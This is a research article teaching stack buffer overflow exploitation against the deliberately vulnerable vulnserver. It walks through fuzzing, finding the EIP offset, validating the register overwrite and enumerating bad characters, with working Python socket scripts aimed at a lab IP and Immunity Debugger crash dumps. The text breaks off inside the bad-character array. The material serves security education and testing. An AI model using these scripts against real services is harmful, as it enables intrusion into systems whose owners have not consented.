World Journal of Advanced Research and Reviews
eISSN: 2581-9615 CODEN (USA): WJARAI
Cross Ref DOI: 10.30574/wjarr
Journal homepage: https://wjarr.com/

(Research Article)

Check for updates

Fundamentals of buffer overflow attacks and detection techniques

Bogdan Barchuk *

Independent researcher.

World Journal of Advanced Research and Reviews, 2025, 26(02), 2895-2908

Publication history: Received on 31 January 2025; revised on 19 May 2025; accepted on 22 May 2025

Article DOI: https://doi.org/10.30574/wjarr.2025.26.2.1967

Abstract

Buffer overflows remain a major security risk to software. The article presents the fundamentals of finding buffer overflow weaknesses and methods of analyzing them. Manual and automated fuzzing approaches allow the discovery of possible instances of the stack overflow attack. Immunity Debugger aids in discovering crashes, scrutinizing register clusters, and precisely determining the point at which buffer overflows occur within the memory of a program. Other approaches for identifying and eliminating such "badbytes" are also addressed. The study addresses approaches for bypassing the security measures implemented in contemporary OSs such as ASLR and DEP. This paper provides scripts and case studies allowing security experts and researchers to effectively locate, characterize, and remove far more vulnerabilities related to buffer overflows in many software systems.

Keywords: Buffer Overflow; Fuzzing Techniques; Exploit Development; Debugger Analysis; ASLR Bypass; Shellcode Injection

1. Introduction

A buffer overflow vulnerability is exploited when data written to a buffer overruns the buffer's allocated memory, filling storage space outside the buffer. In either case, the machine might stop working or the intruder might secure comprehensive control over it by executing unwanted commands. Acquiring insights into buffer overflow scenarios and how they can be identified will enable you to develop robust code that is able to withstand vulnerability attacks.

Tutorials and simulators are now available to teach users about buffer overflow attacks and how they function. The authors have designed an interactive tutorial that enables programmers to develop the ability to recognize and respond to such incidents.

In addition, comprehensive investigations into buffer overflows in large applications have shown that this type of vulnerability is quite common and often appears in specific forms. A team of researchers examined numerous C/C++ projects and determined the origin as well as the main features of buffer overflows. The examination reveals that protecting large software projects from buffer overflows is extremely challenging and emphasizes the need for advanced ways and devices.

It has been observed that a mix of educational materials and empirically-based studies plays an essential part in enhancing skills and innovation in protecting against buffer overflow assaults.

1.1. Overview

A buffer overflow weakness occurs when data is copied into a memory space that's less than the number of bytes of memory that can be allocated. These weaknesses may result from inadequate checks on data entered by users or flawed

* Corresponding author: Bogdan Barchuk

management of computer memory, enticing numerous attackers. Examples of methods used by hackers to exploit these types of vulnerabilities include inserting data through the command line, network connections, files loaded by the program or web forms and text fields. Understanding the origins of weaknesses enables you to identify and deal with them within software.

The identification of flaws now relies largely on scrutiny of errors and the use of automated testing. Immunity Debugger enables you to monitor functions within a program, analyze its memory state and explore the reasons behind memory overflows in unstructured data. Examining the execution in detail enables security practitioners to identify the origin of an overflow and determine how it affects the management of the program. Fuzzing can help locate flaws by uncovering the effects caused by exposing software to a range of varied inputs. It ensures that various types of invalid inputs are injected into the system to identify potential problems.

More advanced fuzzing approaches are enhancing the ability of experts to find bugs and weaknesses in computer software systems. They propose using a combination of static and dynamic techniques to increase the effectiveness of uncovering vulnerabilities in software applications. For instance, HotFuzz has been implemented to locate and reproduce issues like algorithmic denial of service using targeted micro-fuzzing methods.

Combining debugging and fuzzing provides an effective technique for identifying and understanding security flaws related to buffer overflows in different software products.

1.2. Problem Statement

Identifying potential buffer overflow flaws in current software systems can be very challenging. More sophisticated software makes it increasingly difficult to examine all the various forms of input used in the program's source code. Advanced operating systems introduce randomization techniques for protection against buffer overflow exploits. Nonetheless, this development significantly complicates when determining buffer overflow flaws in applications.

1.3. Objectives

This article describes methods for discovering and taking advantage of buffer overflow flaws.

- Identifying the conditions that can make an input string susceptible to exploitation in different types of software.
- Introducing the fuzzing process and tools commonly used for finding checking programs for vulnerabilities related to buffer overflows.
- Steps provided for locating and examining the underpinnings of buffer overflow errors with Immunity Debugger.
- Discussing means to bypass ASLR and DEP to increase consistency in locating and exploiting buffer overflow errors in application code.

1.4. Scope and Significance

The paper discusses methods that can be employed to identify and capitalize on overflowing buffer flaws. By realizing this objective it helps those responsible for testing software and diagnosing and resolving similar problems in real-world scenarios. Carrying out outdoor activities involving the use of debuggers and fuzzers permits developing strategies that can be applied in various settings. The results provided contribute to enhancing an organization's security by allowing it to identify and respond effectively to various kinds of cyber threats.

2. Literature review

2.1. Detection of Attack Vectors

Identifying buffer overflow vulnerabilities involves determining all avenues through which an attacker offers data to a program. Attackers often use CLI, GUI and network connections to insert data that could potentially cause a buffer overflow. Understanding the features and transfers of such interfaces enables the identification of areas within them prone to overflow manipulation.

Some software that utilizes a CLI interface accept a range of commands and parameters from users, some of which could lead to memory overflows. Many GUI interfaces contain various locations that could allow an adversary to inject data that could cause buffer overflows. They highlight the significance of creating secure GUIs instead of insecure ones. In order to prevent security issues in a GUI, input validation and control is critical every time it is used.


Using network interfaces in SDNs exposes the system to potential attacks since the continual communication depends on protocols. In SDNs, Latif et al. (2020) found that problems with the interface protocols often occur either due to using the protocols in the wrong way or by mistakenly handling inputs, resulting in buffer overflows. Identifying how data is transmitted or processed within the network protocols necessitates utilizing expert instruments.

Tools such as Immunity Debugger and Mona help in analyzing a system's behavior as different inputs are inputted. A variety of trace-based methods and comprehensive examination are applied by security professionals to locate potential locations where an overflow can take place.

2.2. Fuzzing the Target

Fuzzing is a fundamental technique used in identifying buffer overflow vulnerabilities by sending unexpected or malformed inputs to a program to trigger abnormal behavior, such as crashes or memory corruption. The core concept involves systematically injecting payloads of increasing size or complexity, often composed of repeating characters like "AAAA," to observe how the target software responds.

A successful fuzzing attempt is typically indicated by an access violation or crash in the target program, which can be analyzed using debugging tools such as Immunity Debugger. In the screenshot provided (Image 1), the program vulnserver.exe is shown crashing with an access violation error. The critical clue here is the presence of 41414141 in several CPU registers, most notably in the Instruction Pointer (EIP) register. The hexadecimal value 41414141 corresponds to the ASCII characters "AAAA," confirming that the input sent during fuzzing has overwritten the EIP. This register controls the flow of execution in the program, and its overwrite signifies a successful buffer overflow, where the attacker gains control over the execution path.


Immunity Debugger - vulnserver.exe - [CPU - thread 00000D8C]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Paused

```
Registers (FPU)
EAX 00000000
ECX 41414141
EDX 774F9BAD ntdll.774F9BAD
EBX 00000000
ESP 00EAEE18
EBP 00EAEE38
ESI 00000000
EDI 00000000

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
```

```
Address  Hex dump                ASCII
00403000 FF FF FF FF 00 40 00 00     .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00     ....
00403018 FF FF FF FF 00 00 00 00     ....
00403020 FF FF FF FF 00 00 00 00     ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
00403050 00 00 00 00 00 00 00 00 ........
00403058 00 00 00 00 00 00 00 00 ........
00403060 00 00 00 00 00 00 00 00 ........
00403068 00 00 00 00 00 00 00 00 ........
00403070 00 00 00 00 00 00 00 00 ........
00403078 00 00 00 00 00 00 00 00 ........
00403080 00 00 00 00 00 00 00 00 ........
00403088 00 00 00 00 00 00 00 00 ........
00403090 00 00 00 00 00 00 00 00 ........
```

```
00EAEE18  774F9B99 Ö¢Ow RETURN to ntdll.774F9B99
00EAEE1C  00EAEF00 .nΩ.
00EAEE20  00EAFFC4 - Ω. ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAA
00EAEE24  00EAEF1C ⌐nΩ.
00EAEE28  00EAEED4 ╘εΩ.
00EAEE2C  00EAFFC4 - Ω. Pointer to next SEH record
00EAEE30  774F9BAD ↓¢Ow SE handler
00EAEE34  00EAFFC4 - Ω. ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAA
00EAEE38  00EAEEE8 ΦεΩ.
00EAEE3C  774F9B6B k¢Ow RETURN to ntdll.774F9B6B from ntd
00EAEE40  00EAEF00 .nΩ.
00EAEE44  00EAFFC4 - Ω. ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAA
00EAEE48  00EAEF1C ⌐nΩ.
00EAEE4C  00EAEED4 ╘εΩ.
00EAEE50  41414141 AAAA
00EAEE54  00000000 ....
00EAEE58  00EAEF00 .nΩ.
00EAEE5C  00EAFFC4 - Ω. ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAA
00EAEE60  774DD205 ♠╥Mw RETURN to ntdll.774DD205 from ntd
00EAEE64  00EAEF00 .nΩ.
```

```
[14:10:06] Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to progı
```

Figure 1 Access violation crash in Immunity Debugger showing *41414141* (ASCII "AAAA") overwritten in the Instruction Pointer (EIP), indicating successful buffer overflow

Fuzzing can be performed manually by incrementally increasing input sizes and monitoring program behavior. However, automation using scripts can expedite the process by sending batches of payloads with systematically varied lengths or contents. The key is to carefully observe when the program crashes and correlate the input size with the point of failure.

The evidence from Immunity Debugger, such as the overwritten registers and the access violation, provides invaluable insights. It not only confirms the vulnerability but also assists in pinpointing the exact location within the buffer where overflow occurs. This data is essential for crafting precise exploit payloads and further vulnerability analysis.

In summary, fuzzing combined with debugger analysis, as demonstrated in Image 1, forms a critical foundation in detecting and exploiting buffer overflow vulnerabilities, enabling researchers to identify weak points and develop effective mitigation strategies.

2.3. Automating Fuzzing with Scripts


Automating fuzzing is a vital step in efficiently identifying buffer overflow vulnerabilities, especially when testing complex software or network services. Manual fuzzing, while useful for initial discovery, can be time-consuming and error-prone. The use of scripting languages like Python enables security researchers to systematically generate and send payloads of varying sizes to target applications, thereby accelerating the vulnerability discovery process.

The provided Python script (Image 2) demonstrates an effective approach to automating fuzzing against a network service, specifically the vulnerable vulnserver. The script begins by initializing a buffer array with a single "A" character and sets a counter at 100. Within a loop, it appends increasingly larger strings of "A"s—starting at 100 bytes and incrementing by 200 bytes each iteration—to the buffer until the list contains 30 payloads of increasing length. This approach ensures broad coverage of input sizes, which is crucial for uncovering the exact point at which the buffer overflow occurs.

Using Python's socket library, the script establishes a TCP connection to the target IP address (192.168.15.230) on port 9999, which corresponds to the vulnerable service. For each payload string in the buffer, the script sends a command formatted as 'TRUN /.:/' concatenated with the fuzz string. The use of this command is specific to vulnserver's command structure, which processes input following TRUN /.:/. After sending the payload, the script closes the socket and proceeds to the next iteration.

This automation allows for rapid testing of a wide range of inputs while monitoring the target's behavior, such as crashes or anomalies, which are indicative of potential vulnerabilities. Integrating automated fuzzing with debugging tools like Immunity Debugger enhances the ability to detect, analyze, and exploit buffer overflow conditions effectively.

In conclusion, scripting fuzzing routines as shown provides a scalable, repeatable, and precise method for discovering overflow vulnerabilities, making it an indispensable tool in modern penetration testing and vulnerability research.



```
#!/usr/bin/python
import socket
import sys

buffer=["A"]
counter=100
while len(buffer) <= 30:
        buffer.append("A"*counter)
        counter=counter+200

for string in buffer:
        print "Fuzzing vulnserver with %s bytes" % len(string)
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect=s.connect(('192.168.15.230',9999))
        s.send(('TRUN /.:/' + string))
        s.close()
```

Figure 2 Python script automating fuzzing by sending increasing payload sizes of “A” characters to the vulnerable network service *vulnserver*


2.4. Detection of Exact Overflow Position

Identifying the precise location within a buffer where an overflow occurs is crucial for developing effective exploits and reliable detection techniques. A common and powerful approach involves using unique, non-repeating pattern strings generated by tools such as Metasploit's pattern_create.rb. These patterns ensure that each substring within the input is distinct, enabling security analysts to accurately pinpoint the offset where control of program execution is gained.

The Python script shown in Image 3 exemplifies this method by sending a carefully crafted pattern string to the target application. Instead of using repetitive characters like "A" or "B," this script transmits a sequence that uniquely identifies each byte's position within the buffer. This is achieved by incorporating the pattern—generated externally—into the payload sent through the socket to the vulnerable service, here accessed at IP address 192.168.15.230 on port 9999. The script's try-except block ensures graceful handling of connection errors while delivering the test string.

Upon sending this pattern, the program is expected to crash if an overflow exists, and the instruction pointer (EIP) register in the debugger will contain a value extracted from the pattern. By using tools such as pattern_offset.rb, security researchers can input the overwritten EIP value to calculate the exact position within the input where the overflow occurred. This offset is pivotal for subsequent exploit development, allowing precise overwriting of critical control structures like return addresses.

Debugger tools like Immunity Debugger provide a real-time environment to monitor this process, revealing valuable information such as register states, memory dumps, and crash logs. The combination of pattern-based fuzzing and detailed debugging forms the backbone of exact overflow position detection, enabling researchers to transition from vulnerability discovery to exploitation with accuracy and confidence.



```
#!/usr/bin/python
import socket
import sys

shellcode = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5A

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
        connect=s.connect(('192.168.15.230',9999))
        s.send(('TRUN /.:/' + shellcode))
except:
        print "check debugger"
s.close()
```

Figure 3 Python script sending a unique pattern string to identify the exact offset in the input buffer where the overflow overwrites the EIP

2.5. Register Overwrite Validation

After determining the exact offset where the buffer overflow occurs, it is essential to verify that critical registers, especially the Instruction Pointer (EIP), can be successfully overwritten. This validation step confirms control over program execution and is fundamental for exploit development.


The Python script shown in Image 4 exemplifies this technique by sending a payload composed of a series of 2003 "A" characters followed by 4 "B" characters. The choice of "B" is deliberate; it corresponds to the hexadecimal value 0x42424242, making it easily recognizable in the debugger. By crafting the payload in this manner, security analysts can observe if the EIP register is overwritten with 42424242, confirming that the exact overwrite location has been pinpointed.

Using socket programming, the script establishes a TCP connection to the target service (192.168.15.230 on port 9999), then sends the carefully constructed payload as part of the TRUN /.:/ command. The try-except structure ensures that any connection failures are gracefully handled, prompting the user to check the debugger status.

When this payload is executed, the debugger—such as Immunity Debugger—should display the EIP register containing the “BBBB” pattern. This outcome proves that the overflow precisely controls the program’s execution flow. If the register contains different values or the program does not crash, the offset calculation requires re-evaluation.

This validation step is crucial because controlling EIP enables the attacker to redirect execution to malicious shellcode or other payloads. Additionally, it helps security researchers understand the program’s memory layout and guides further stages of exploit crafting, such as finding suitable jump instructions and bypassing protections like ASLR and DEP.

In conclusion, register overwrite validation using controlled patterns is a cornerstone of buffer overflow exploitation, bridging the gap between vulnerability detection and practical exploitation.




```
#!/usr/bin/python
import socket
import sys

shellcode = "A" * 2003 + "B" * 4

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
        connect=s.connect(('192.168.15.230',9999))
        s.send(('TRUN /.:/' + shellcode))
except:
        print "check debugger"
s.close()
```

Figure 4 Python script sending a payload with 2003 “A” characters followed by 4 “B” characters (*0x42424242*) to validate control over the EIP register

2.6. Detection of Bad Characters

Once control of the Instruction Pointer is verified, the next critical step is to discover which byte values the target application will corrupt, truncate, or transform during transit from input to memory. These so-called **bad characters** are fatal to reliable shellcode execution: if a payload contains a byte that the application replaces with a NULL (0x00), converts, or strips entirely, the shellcode will mis-align and crash before it achieves code-execution.

The Python script in **Image 5** illustrates a systematic bad-character test. After reproducing the confirmed offset ("A"*2003) and EIP overwrite placeholder ("B"*4), the script appends a sequence named **badchars** that enumerates virtually every byte from 0x01 through 0xFF. (Notice that 0x00—universally regarded as a terminator in C-style strings—has been intentionally omitted.) Because each byte appears exactly once and in ascending order, any deviation observed inside the debugger directly identifies which values the program cannot handle.




```python
shellcode = "A"*2003 + "B"*4 + badchars
```

Using Python's **socket** library, the script connects to 192.168.15.230 on port 9999 and delivers the composite payload as part of the TRUN /.:/ command. On receipt, the vulnerable service processes the data and—assuming the overflow is still reachable—crashes. Inside Immunity Debugger, the analyst then inspects the memory region just beyond the overwritten EIP. If the byte pattern reads smoothly from 0x01 to 0xFF, no additional bad characters exist; however, any missing, duplicated, or altered value pinpoints a byte that must be excluded when generating final shellcode.

The methodology is iterative: remove the offending byte(s) from the badchars string, rerun the script, and compare the new memory dump until all problematic values are catalogued. Only after the complete "good-byte" list is known should msfvenom or a similar encoder be invoked to craft shellcode with the **-b** flag, explicitly excluding each discovered bad character.

Incorporating rigorous bad-character testing early in exploit development prevents late-stage payload failures, ensuring that subsequent steps—such as locating a **JMP ESP** address or chaining ROP gadgets to bypass DEP—operate on stable, predictable bytecode. Thus, bad-character detection acts as the quality-control gate between proof-of-concept overflow and a fully weaponized exploit.



```python
#!/usr/bin/python
import socket
import sys

badchars = (

"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
